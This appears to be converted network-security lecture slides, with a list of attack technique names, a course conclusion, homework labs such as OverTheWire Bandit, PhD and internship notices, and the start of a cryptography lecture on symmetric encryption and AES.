Supply Chain Compromise	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Peripheral Device Discovery	Remote File Copy	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Permission Groups Discovery	Remote Services	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	LSASS Driver	Component Firmware	File System Permissions Weakness	DCShadow	Kerberoasting	Process Discovery	Replication Through Removable Media	Input Capture		Multi-Stage Channels
	Mshta	Component Object Model Hijacking	Hooking	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	Query Registry	Shared Webroot	Man in the Browser		Multi-hop Proxy
	PowerShell	Create Account	Image File Execution Options Injection	DLL Side-Loading	Network Sniffing	Remote System Discovery	Taint Shared Content	Screen Capture		Multiband Communication
	Regsvcs/Regasm	DLL Search Order Hijacking	New Service	Deobfuscate/Decode Files or Information	Password Filter DLL	Security Software Discovery	Third-party Software	Video Capture		Multilayer Encryption
	Regsvr32	External Remote Services	Path Interception	Disabling Security Tools	Private Keys	System Information Discovery	Windows Admin Shares			Remote Access Tools
	Rundll32	File System Permissions Weakness	Port Monitors	Exploitation for Defense Evasion	Two-Factor Authentication Interception	System Network Configuration Discovery	Windows Remote Management			Remote File Copy
	Scheduled Task	Hidden Files and Directories	Process Injection	Extra Window Memory Injection		System Network Connections Discovery				Standard Application Layer Protocol
				Network Share Connection Removal						
				Obfuscated Files or Information						
				Plist Modification						
				Port Knocking						
				Process Doppelgänging						
				Process Hollowing						
				Process Injection						
				Redundant Access						
				Regsvcs/Regasm						
				Regsvr32						
				Rootkit						
				Rundll32						
				SIP and Trust Provider Hijacking						

Conclusion

On the one hand:

- If there is a vulnerability, **it will** (eventually) be exploited
- **Everything** is vulnerable
- **Humans** (and their **trust**) are the weakest link
- Technology is moving **too fast** (for cyber-sec to keep up)

On the other hand:

- Cyber-security has grown up a lot
- You cannot trivially hack important things anymore
- We strongly believe in learning by both:
 - Understanding attackers & how they work
 - Understanding how defense tools work

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Lab exercise #1 (for homework)

- Go to: <https://learn.icann.org>
- Create account
- Find the course **Cybersecurity Basics (400.1)**
- Bonus: Upon completion you will receive a certificate from ICANN

Lab exercise #2 (for homework)

- This activity will help you learn or refresh your knowledge on the Linux/Unix shell
- Over the wire – **Bandit** <https://overthewire.org/wargames/bandit/>
 - You connect to a remote server and you perform a task using a remote shell
 - In each level your task is to find the password that you need to enter the next level
 - Try to reach the maximum level
 - Take notes of the passwords and how you obtained them
 - Have fun!
- Remote shell (ssh)
 - In Linux/MacOS you can use the command line tool **ssh**
 - In Windows you can use
 - **Putty** (<https://www.chiark.greenend.org.uk/~sgtatham/putty/>)
 - **Powershell** works as well!

advertisements

PhD positions

I am hiring!

- **4 PhD students** in cyber-deception (maybe you are finishing by end of summer or know someone how could be interested?)
 - https://efzu.fa.em2.oraclecloud.com/hcmUI/CandidateExperience/en/sites/CX_1/job/2909/?utm_medium=jobshare

PhD Scholarships (2) in Cyber-Security and Cyber-Deception – DTU Compute

Kgs. Lyngby, Denmark


↗ TRENDING

JOB DESCRIPTION

We are looking for two bright and motivated PhD students for two 3-year fully funded PhD positions starting 1 June 2024 (negotiable). The project is financed by the Independent Research Fund Denmark, and it is a collaboration between DTU, the University of Cambridge (UK), the Royal Holloway University of London (UK), and Stony Brook University (USA). It is an excellent opportunity to be involved in advanced research on cyber-security and cyber-deception, with important practical applications.

The two positions are part of the project Loki: Situational aware collaborative bio-inspired cyber-deception. This project, inspired by Norse mythology, with Loki being a shape-shifter god and a master of trickery, aims at redefining and evolving the emerging field of cyber-deception. Here, we attempt to deceive attackers by creating fake vulnerable systems that are aware of their surroundings and are constantly shifting. The project takes inspiration from nature (e.g., from the mimicry phenomenon) to synthesize sophisticated deception.

Google summer of code 2024



Google

Summer of Code

Google summer of code 2024

- A **paid internship from Google**
- You work on an open-source project from an open-source organization
- I have been mentoring for GSoC for the last years
- Part of the **honeynet project**
- Will be having a few projects this year as well (contact me if you're interested)

- If it sounds interesting check
 - Coding between ~29 May – August 21
 - <https://summerofcode.withgoogle.com/>
 - <https://developers.google.com/open-source/gsoc/timeline>

MSc thesis

MSc thesis

- **Check the guidelines of our section:**
 - <https://www.compute.dtu.dk/english/research/research-sections/cyber/looking-for-a-thesis>
- I usually have some open topics on:
 - Cyber-deception
 - Offensive cyber-security
 - IoT security
 - Darkweb
 - Cyber-psychology
 - Botnets
 - WEIRD ideas are very welcome!

Network Security

Lecture 2: Cryptography


Schedule for today

1. Cryptography – what is it good for?
2. Talking about security of cryptography
3. Block ciphers
4. Hash functions & authenticated encryption


5. Agreement on keys
6. Sending messages without key agreement
7. Achieving non-repudiation through digital signatures




Network communication




Network communication




Network communication



Network communication



Network communication



Goals of Cryptography in communication

– Confidentiality

- Message can be read only by the intended receiver

– Integrity

- Receiver can verify that the message has not been altered

– Authentication

- Receiver can verify the identity of the sender

– Non-repudiation

- Sender cannot deny that it sent the message

Question

Do you see other, related
goals worth protecting?

Definitions

- Sender (Alice) and receiver (Bob) wish to **communicate securely** over an insecure medium
 - Messages can be eavesdropped, copied, altered, injected, etc by attacker



- They use **cryptographic algorithms** to protect their communication

Depending on goal, these algorithms have different names

- Cryptographic algorithms generally use a **secret** to achieve protection, called a **key**

Protection against whom?

1. Specify what the **goal** of the adversary is:
Break confidentiality or integrity?
2. Identify **capabilities and knowledge** of the attacker:
Knows part of message? Knows parts of key? Knows algorithm?
3. Choose protection level against the attacker.

Modern cryptographic algorithms

- Kerckhoff's Principle: your attacker knows the cryptographic algorithm!
- Your attacker should **not** have the secret key
- The attacker may have access to previous communication and all information about it
- The attacker still cannot break the security property, *except using impossible amounts of computation*

Degree of protection

Modern cryptographic algorithms

- Kerckhoff's Principle: your attacker knows the cryptographic algorithm!
- Your attacker should **not** have the secret key
- The attacker may have access to previous communication and all information about it
- The attacker still cannot break the security property, *except using impossible amounts of computation*


Level of impossibility: key-length (bit security)

Roughly:

128 bit keys (128 bit security) \approx attacker needs computation proportional to 2^{128} steps

Helpful tool in practice: <https://www.keylength.com/>

Achieving confidentiality: Symmetric Encryption



Encryption

Transform m using k into c

Decryption


Transform c using k into m

Requirement: semantic security

Even if the **attacker can ask for encryptions** of m_1, m_2, m_3, \dots under k
it cannot learn anything about **plaintext of fresh c**
except with computation proportional to $2^{\text{bit security}}$

Models

1. Security against brute-force attacks on key
2. Known plaintext/ciphertext pairs (HTTP headers etc)



Modern symmetric ciphers: Block Ciphers


- Plaintext and ciphertext have a **fixed length** (e.g. 128 bits)
- Keys have a fixed length (128 bits)

De-facto standard: the AES cipher

- Applies operations to plaintext over multiple rounds
- Each round depends on parts of key
- Hardware-support (AES-NI)
- Also available for 192 and 256 bit keys

Obsolete

